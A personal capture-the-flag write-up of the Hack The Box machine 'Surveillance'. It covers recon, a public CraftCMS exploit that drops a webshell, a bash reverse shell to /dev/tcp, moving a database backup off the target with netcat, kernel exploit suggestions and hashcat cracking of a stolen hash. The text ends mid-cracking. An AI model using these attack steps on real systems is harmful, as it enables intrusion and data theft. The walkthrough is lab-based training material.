570 HTB Surveillance

[HTB] Surveillance

by Pablo `github.com/vorkampfer/hackthebox`


- Resources:

    1. Savitar YouTube walk-through `https://htbmachines.github.io/`
    2. CVE-2023-41892: `https://github.com/Faelian/CraftCMS_CVE-2023-41892`
    3. `https://blackarch.wiki/faq/`
    4. Kernel is 5.15 `https://github.com/The-Z-Labs/linux-exploit-suggester`
    5. `https://blackarch.org/faq.html`
    6. Pencer.io `https://pencer.io/ctf/`
    7. 0xdf `https://0xdf.gitlab.io/`
    8. IPPSEC `ippsec.rocks`
    9. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`
    10. `https://www.ghostery.com/private-search`

- View terminal output with color

    ```
    ▷ bat -l ruby --paging=never name_of_file -p
    ```

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
Surveillance is one of those challenges that has gotten significantly easier since it's initial release. It features
vulnerabilities that had descriptions but not public POCs at the time it was created, which made for an interesting challenge. It
starts with an instance of Craft CMS. I'll exploit an arbitrary object injection vulnerability to get RCE and a shell. I'll find a
password hash for another user in a database backup and crack it. That user can log into a ZoneMinder instance running on
localhost, and I'll exploit a vulnerability in it to get access as the zoneminder user. For root, I'll show two ways to abuse the
zoneminder user's sudo privileges - through the ZoneMinder LD_PRELOAD option, and via command injection in one of their scripts.
~0xdf
```

Skill-set:

```
Skills:
1. CraftCMS Exploitation (CVE-2023-41892) RCE
2. Information Leakage
3. Cracking Hashes
4. ZoneMinder + Sudoers Exploitation (Privilege Escalation)
```

Basic Recon

1. Ping & `whichsystem.py`

```
1. ▷ ping -c 2 10.10.11.245
```

```
2. ▷ whichsystem.py 10.10.11.245
10.10.11.245 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan surveillance.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap'
3. ▷ echo $openportz
21,22,80,5435,8082,9092
3. ▷ sourcez
4. ▷ echo $openportz
22,80
5. ▷ portzscan $openportz surveillance.htb
6. ▷ bat surveillance/portzscan.nmap
7.  nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 surveillance.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]' -A2
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
--
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST
9. I really do not get anything from the scan.
```

```
openssh (1:8.9p1-3ubuntu0.4) jammy; urgency=medium
```

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 launchpad'
2. I click and it tells me we are dealing with an Ubuntu Jammy Server.
3. openssh (1:8.9p1-3ubuntu0.4) jammy; urgency=medium
4. You can also do the same thing with the Apache or nginx version.
5. Google "nginx 1.18.0 launchpad"
6. Launchpad for this nginx is saying this is an Ubuntu Focal server.
7. nginx (1.18.0-0ubuntu1.3) focal-security; urgency=medium
8. So that means it is either in a container, it is Ubuntu Jammy , or it is a Ubuntu Focal server. One of the 3 above scenarios is
correct.
```

4. **Whatweb**

```
1. ▷ whatweb http://10.129.21.77
http://10.129.21.77 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.21.77],
RedirectLocation[http://surveillance.htb/], Title[302 Found], nginx[1.18.0]
http://surveillance.htb/ [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[demo@surveillance.htb], HTML5, HTTPServer[Ubuntu Linux]
[nginx/1.18.0 (Ubuntu)], IP[10.129.21.77], JQuery[3.4.1], Script[text/javascript], Title[Surveillance], X-Powered-By[Craft CMS],
X-UA-Compatible[IE=edge], nginx[1.18.0]
```


tshark

5. ***Optional* tshark and stealth scan mini tutorial.**

```
1. I set up tshark to capture the packets so we can analyze what is happening with the 3 way handshake. I use the nmap -sT flag
because this insecure flag will give an ack for the servers synack instead of dropping it as with the -sS flag.
2. ▷ tshark -i tun0 2>/dev/null
3. ▷ nmap -p 80 -sT 10.129.21.77
4. ▷ tshark -i tun0 2>/dev/null
-----------------------------------------------
▷ cat tmp | awk '!($3="")' | sed '/^[[:space:]]*$/d' | awk '{print $1}' FS="Seq"
1 0.000000000  → 10.129.21.77 TCP 52 33650 → 80 [SYN, ECE, CWR]
2 0.000023354  → 10.129.21.77 TCP 52 45228 → 443 [SYN, ECE, CWR]
3 0.175981192  → 10.10.14.7 TCP 52 80 → 33650 [SYN, ACK, ECE]
4 0.176111417  → 10.129.21.77 TCP 40 33650 → 80 [ACK]
5 0.176171569  → 10.10.14.7 TCP 40 443 → 45228 [RST, ACK]
6 0.176174775  → 10.129.21.77 TCP 40 33650 → 80 [RST, ACK]
7 0.176556671  → 10.129.21.77 TCP 52 33660 → 80 [SYN, ECE, CWR]
8 0.329235256  → 10.10.14.7 TCP 52 80 → 33660 [SYN, ACK, ECE]
9 0.329281923  → 10.129.21.77 TCP 40 33660 → 80 [ACK]
10 0.329325315  → 10.129.21.77 TCP 40 33660 → 80 [RST, ACK]
5.  ▷ tshark -i tun0 -Y "tcp.flags.syn == 1 and tcp.flags.ack == 0 and tcp.dstport == 80" 2>/dev/null
6. I do not really understand what is going on here.
7. ▷ tshark -i tun0 -Y "tcp.flags.syn == 1 and tcp.flags.ack == 0 and tcp.dstport == 80" 2>/dev/null
    1 0.000000000   10.10.14.7 → 10.129.21.77 TCP 52 34830 → 80 [SYN, ECE, CWR] Seq=0 Win=21900 Len=0 MSS=1460 SACK_PERM WS=512
8. ▷ tshark -i tun0 -Y "tcp.flags.syn == 1 and tcp.flags.ack == 1 and tcp.srcport == 80" 2>/dev/null
    3 0.152339229 10.129.21.77 → 10.10.14.7   TCP 52 80 → 47936 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64240 Len=0 MSS=1340 SACK_PERM
```

```
WS=128
9. Lesson in -sS stealth scan flag usage concluded lets go back to enumerating.
```

Enumeration of the website



Manual site enumeration

```
1. Virtual Hosting is being utilized because I put in the ip and I get redirected to surveillance.htb
2. Lets look at the page source. I see in wallpalyzer that there is a "Craftcms" frame work. Lets filter for it in the source page.
3. I find a link and the version of the framework. The link is to the opensource Craftcms framework github page.
4. <a href="https://github.com/craftcms/cms/tree/4.4.14"/>Craft CMS</a></b>
5. Lets search for "craftcms 4.4.14 exploit" to see if we can find an exploit for this.
6. https://github.com/Faelian/CraftCMS_CVE-2023-41892
7. Git clone the exploit
```

Craft-cms.py

7. craft-cms.py usage

```
1. https://github.com/Faelian/CraftCMS_CVE-2023-41892
2. git clone https://github.com/Faelian/CraftCMS_CVE-2023-41892.git
3. CraftCMS_CVE-2023-41892 (main ✘) ▷ python3 craft-cms.py
Usage: python craft-cms.py <url>
4. CraftCMS_CVE-2023-41892 (main ✘) ▷ python3 craft-cms.py http://surveillance.htb
[+] Executing phpinfo to extract some config infos
temporary directory: /tmp
web server root: /var/www/html/craft/web
[+] create shell.php in /tmp
[+] trick imagick to move shell.php in /var/www/html/craft/web

[+] Webshell is deployed: http://surveillance.htb/shell.php?cmd=whoami
[+] Remember to delete shell.php in /var/www/html/craft/web when you are done

[!] Enjoy your shell

> whoami
www-data
5. SUCCESS, very cool script. I like it.

6. I am not in a container we are in the actual server. So no container escaping needed on this box.
> hostname -I
10.129.21.77

7. S4vitar adds some modifications to the script to make it more beefed up.

8. I will upload the modified version of this payload. The only mods that were done was adding an exit function and proxying it through burp so that we could analyze what this python function is doing. It is a complex script employing mulitple CraftCMS vulns to find an exploit and give a shell. I am not going to reverse engineer this script. If you want to see more about this script.
```

```
S4vitar begins talking about it at the 25:00 time stamp.
9. proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
```

Got Shell as `www-data`

8. **Using this exploit craft-cms.py to get a real shell**

```
1. All we need is a simple bash 1 liner to get a reverse shell.
2. set up your listener: 'sudo nc -nlvp 443'
3. ▷ python3 craft-cms.py http://surveillance.htb
 > bash -c "bash -i >& /dev/tcp/10.10.14.7/443 0>&1"
4. SUCCESS, I get a shell
5.  ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.21.77 33748
bash: cannot set terminal process group (1006): Inappropriate ioctl for device
bash: no job control in this shell
www-data@surveillance:~/html/craft/web$ whoami
whoami
www-data
```

Upgrade shell

9. **First thing we do is upgrade the shell. Then start enumerating**

```
1. www-data@surveillance:~/html/craft/web$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@surveillance:~/html/craft/web$ ^Z
[1]  + 293455 suspended  sudo nc -nlvp 443
~/hackthebox/surveillance ▷ stty raw -echo; fg
[1]  + 293455 continued  sudo nc -nlvp 443
                                     reset xterm
www-data@surveillance:~/html/craft/web$ export TERM=xterm-256color
www-data@surveillance:~/html/craft/web$ source /etc/skel/.bashrc
www-data@surveillance:~/html/craft/web$ stty rows 40 columns 189
www-data@surveillance:~/html/craft/web$ export SHELL=/bin/bash
www-data@surveillance:~/html/craft/web$ echo $TERM
xterm-256color
www-data@surveillance:~/html/craft/web$ echo $SHELL
/bin/bash
www-data@surveillance:~/html/craft/web$ stty size
40 189
```

Begin enumeration

10. **Let's start the enumeration as `wwww-data`.**

```
1. ▷ grep -Rwi --include \*.php . | grep 'password'
I get back thousands of hits. So moving on from that.
2. www-data@surveillance:~/html/craft/web$ ls -l /home/
total 8
drwxrwx--- 3 matthew    matthew    4096 Nov  9 12:45 matthew
drwxr-x--- 2 zoneminder zoneminder 4096 Nov  9 12:46 zoneminder
3. Notice, in the perms with others. Nothing is possible. No read, write, or execute.
4. Lets look for SUIDs
5. www-data@surveillance:~/html/craft/web$ find / -perm -4000 -user root 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/su
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/umount
/usr/bin/mount
/usr/bin/newgrp
6. You can get more verbose by using ls
7. www-data@surveillance:~/html/craft/web$ find / -perm -4000 -user root -ls 2>/dev/null
8. I wonder what os this is. I originally said we were either in a container. It was Ubuntu Jammy or Ubuntu Focal server.
9. www-data@surveillance:~/html/craft/web$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.3 LTS"
```

```
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.3 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
10. Jammy Jellyfish
11. www-data@surveillance:~/html/craft/web$ uname -srm
Linux 5.15.0-89-generic x86_64
12. Thats the linux kernel. 5.15
13. https://github.com/The-Z-Labs/linux-exploit-suggester
14. I copy it to my local machine.
15. wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O les.sh
16. I then setup a python server on 80 'python3 -m http.server 80'
17. I then cd into /tmp on target server and wget LES from there.
18. www-data@surveillance:/tmp$ wget http://10.10.14.7/les.sh -O lexs.sh
19. www-data@surveillance:/tmp$ chmod +x lexs.sh
20. www-data@surveillance:/tmp$ ./lexs.sh
21. It is vulnerable to a bunch of kernel exploits.
----------------------------------------
[+] [CVE-2022-0847] DirtyPipe
[+] [CVE-2021-4034] PwnKit
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit 2
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
[+] [CVE-2017-5618] setuid screen v4.5.0 LPE
```

- #pwn_Linux_Exploit_Suggester_The-Z-Labs

11. **I am not sure if we will be able to use linux exploit suggester. I think we should be able to for the OSCP. Either way it is good to know how to find an exploit on the internet. Because that is what they want to see. They do not want to see automated anything.**

```
1. So lets do a google search for "5.15.0-89 generic exploit"
2. ExploitDB recommends dirtypipe exploit. <<< This did not work for me last time.
Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)

The Exploit Database is maintained by OffSec, an information security training company that provides various Information Security
Certifications as well as high end penetration testing services. The Exploit Database is a non-profit project that is provided as
a public service by OffSec · The ...
https://www.exploit-db.com/exploits/50808
3. I would rather try Pwnkit.
4. S4vitar chooses the honorable path. He is going to do the box as intended, but like I said all else fails. If you see anything
below 5.16 kernel. Chances are there are numerous kernel exploits for it.
```

12. **Enumeration continued. We are not going to take the easy path of a kernel exploit. We will hack this box as intended.**

```
1. I find a config folder
www-data@surveillance:~/html/craft/web$ cd ..
www-data@surveillance:~/html/craft$ cd config/
2. www-data@surveillance:~/html/craft/config$ ls -l
total 24
-rw-r--r-- 1 www-data www-data  800 May 23  2023 app.php
-rw-r--r-- 1 www-data www-data 1150 May 23  2023 general.php
drwxr-xr-x 2 www-data www-data 4096 May 23  2023 htmlpurifier
-rw-r--r-- 1 www-data www-data  260 Oct 11  2023 license.key
drwxrwxr-x 7 www-data www-data 4096 Oct 17  2023 project
-rw-r--r-- 1 www-data www-data  274 May 23  2023 routes.php
3. www-data@surveillance:~/html/craft/config$ grep -Rwi --include \*.php . | grep 'password'
4. FAIL
5. www-data@surveillance:~/html/craft/config$ find . | less
.
./app.php
./routes.php
./project
./project/siteGroups
./project/siteGroups/9f9fdbdf-6b19-4af3
6. The following are interesting files
www-data@surveillance:~/html/craft$ find . | grep -iE "deltas|zip"
./storage/config-deltas
./storage/backups/surveillance--2023-10-17-202801--v4.4.14.sql.zip
```

13. **Enumeration continued. Using netcat to transfer a zip file from victim to attacker machine. Fails, I use a python server instead.**

```
1. Lets skip this './storage/config-deltas' and copy this `./storage/backups/surveillance--2023-10-17-202801--v4.4.14.sql.zip` to
our system
2. I wind up using netcat 2 times to try to download the file and I can not for some reason. I will have to try another way.
3. www-data@surveillance:~/html/craft/storage/backups$ nc 10.10.14.7 443 < surveillance--2023-10-17-202801--v4.4.14.sql.zip
4. ▷ cat tmp2 | awk '!($3="")' | sed '/^[[:space:]]*$/d'
~/hackthebox/surveillance ▷  output.zip
d41d8cd98f00b204e9800998ecf8427e output.zip
~/hackthebox/surveillance ▷  -rf output.zip
~/hackthebox/surveillance ▷  nc -nlvp 443 > output_surveillance.zip
Listening on  443
^C
~/hackthebox/surveillance ▷  output_surveillance.zip
d41d8cd98f00b204e9800998ecf8427e output_surveillance.zip
~/hackthebox/surveillance ▷  l output_surveillance.zip
7-Zip [64]  : Copyright (c) 1999-2021 Igor Pavlov : 2017-08-28
p7zip Version  (locale=en_US.utf8,Utf16=on,HugeFiles=on,64 bits,16 CPUs x64)
Scanning the  for archives:
1 file,  bytes
Listing archive:
ERROR: output_surveillance.zip  Can not open the file as archive
Errors: 1
5. FAIL, that failed so I will instead cd into /tmp and host a python server on the target machine and wget the zip file.
```

Transferring files and troubleshooting

- #pwn_Linux_transfer_files_from_target
- #pwn_transfer_files_from_target_Linux

14. **Permission denied on using the python server but I got it to work from `/tmp`**

```
1. I copy over the zip file to the '/tmp' directory and try to set up a python server. I get permission denied.
2. www-data@surveillance:/tmp$ python3 -m http.server 80
3. So I try the netcat method again this time from the '/tmp' directory
4. ww-data@surveillance:~/html/craft/storage/backups$ cp surveillance--2023-10-17-202801--v4.4.14.sql.zip /tmp
5. www-data@surveillance:/tmp$ nc 10.10.14.7 443 < surveillance--2023-10-17-202801--v4.4.14.sql.zip
6. ▷ sudo nc -nlvp 443 > output_surveillance.zip
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.21.77 38288 <<< This time I get a connection recieved alert. So I know it worked. The size and
md5sum check out.

7. ~/hackthebox/surveillance ▷ du -hc output_surveillance.zip
20K     output_surveillance.zip
20K     total
8. ~/hackthebox/surveillance ▷ md5sum output_surveillance.zip
43d2799255dde29dbd98e6cf3bffa3a0  output_surveillance.zip
```

15. **Lets check out what is inside this file zip file**

```
1.  ▷ 7z l output_surveillance.zip
Attr         Size  Compressed  Name
------    --------- -----  ------------ ------------
 .....       113365 19680  surveillance--2023-10-17-202801--v4.4.14.sql
2. ▷ mkdir surveillance_output
3. ▷ mv output_surveillance.zip surveillance_output
4. ▷ cd surveillance_output
5. ▷ ls -l
Permissions Size User     Group    Date Modified Name
.rw-r--r--   20k h@x0r h@x0r 27 apr 10:33  output_surveillance.zip
6. ▷ 7z x output_surveillance.zip
7. ▷ ls -l
Permissions Size User     Group    Date Modified Name
.rw-r--r--   20k h@x0r h@x0r 27 apr 10:33  output_surveillance.zip
.rw-r--r--  113k h@x0r h@x0r 17 okt  2023  surveillance--2023-10-17-202801--v4.4.14.sql
8.  ▷ wc -l surveillance--2023-10-17-202801--v4.4.14.sql
2293 surveillance--2023-10-17-202801--v4.4.14.sql
```

16. **Since there is over 2000 lines in this .sql lets use grep to password hunt the file.**

```
1. ▷ grep -Rwi --include \*.sql . | grep -i "username"
surveillance--2023-10-17-202801--v4.4.14.sql:  `username` varchar(255) DEFAULT NULL,
surveillance--2023-10-17-202801--v4.4.14.sql:  KEY `idx_rpazcbmyerqfrnwzgiwbtgvfxurgowzhjzhm` (`username`),
surveillance--2023-10-17-202801--v4.4.14.sql:INSERT INTO `searchindex` VALUES (1,'email',0,1,' admin surveillance htb '),
(1,'firstname',0,1,' matthew '),(1,'fullname',0,1,' matthew b '),(1,'lastname',0,1,' b '),(1,'slug',0,1,''),(1,'username',0,1,'
admin '),(2,'slug',0,1,' home '),(2,'title',0,1,' home '),(7,'slug',0,1,' coming soon '),(7,'title',0,1,' coming soon ')
2. I see the name matthew. So i grep for that.
```

```
3. ▷ grep -Rwi --include \*.sql . | grep -i "matthew"
,'Matthew','B','admin@surveillance.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec'
4. That looks like a hash
5. I cleaned it up a little bit
6. ▷ find . -name \*.sql\* 2>/dev/null | grep -r "Matthew B" | awk '{print $2}' FS="Matthew B" | cut -f1 -d":"
','Matthew','B','admin@surveillance.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec','2023-10-17 20
```

17. **Lets identify the hash**

```
1. ▷ hash-identifier 39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec
Possible Hashs:
[+] SHA-256
[+] Haval-256
```

Hash Cracking with Hashcat

18. **I hear hashcat can now auto detect what hashmode to use**

```
1. hashcat -a 0 hash /usr/share/wordlists/rockyou.txt
3. ▷ hashcat -a 0 surveillance_hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
      # | Name                                                       | Category
  ======+============================================================+==========
   1400 | SHA2-256                                                   | Raw Hash
  17400 | SHA3-256                                                   | Raw Hash
  11700 | GOST R 34.11-2012 (Streebog) 256-bit, big-endian           | Raw Hash
   6900 | GOST R 34.11-94                                            | Raw Hash
  17800 | Keccak-256                                                 | Raw Hash
   1470 | sha256(utf16le($pass))                                     | Raw Hash
  20800 | sha256(md5($pass))                                         | Raw Hash salted and/or iterated
  21400 | sha256(sha256_bin($pass))                                  | Raw Hash salted and/or iterated
4. At least it is recommending hashes now. That is great.
5. Lets check out 1400
6.  ▷ hashcat --example-hashes | grep -i '1400' -A8 -B2
  Plaintext.Encoding..: ASCII, HEX

Hash mode #1400
  Name................: SHA2-256
  Category............: Raw Hash
  Slow.Hash...........: No
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Kernel.Type(s)......: pure, optimized
  Example.Hash.Format.: plain
  Example.Hash........: 127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df2caba935
--
  Plaintext.Encoding..: ASCII, HEX
7. This mode 1400 looks like the one we want.
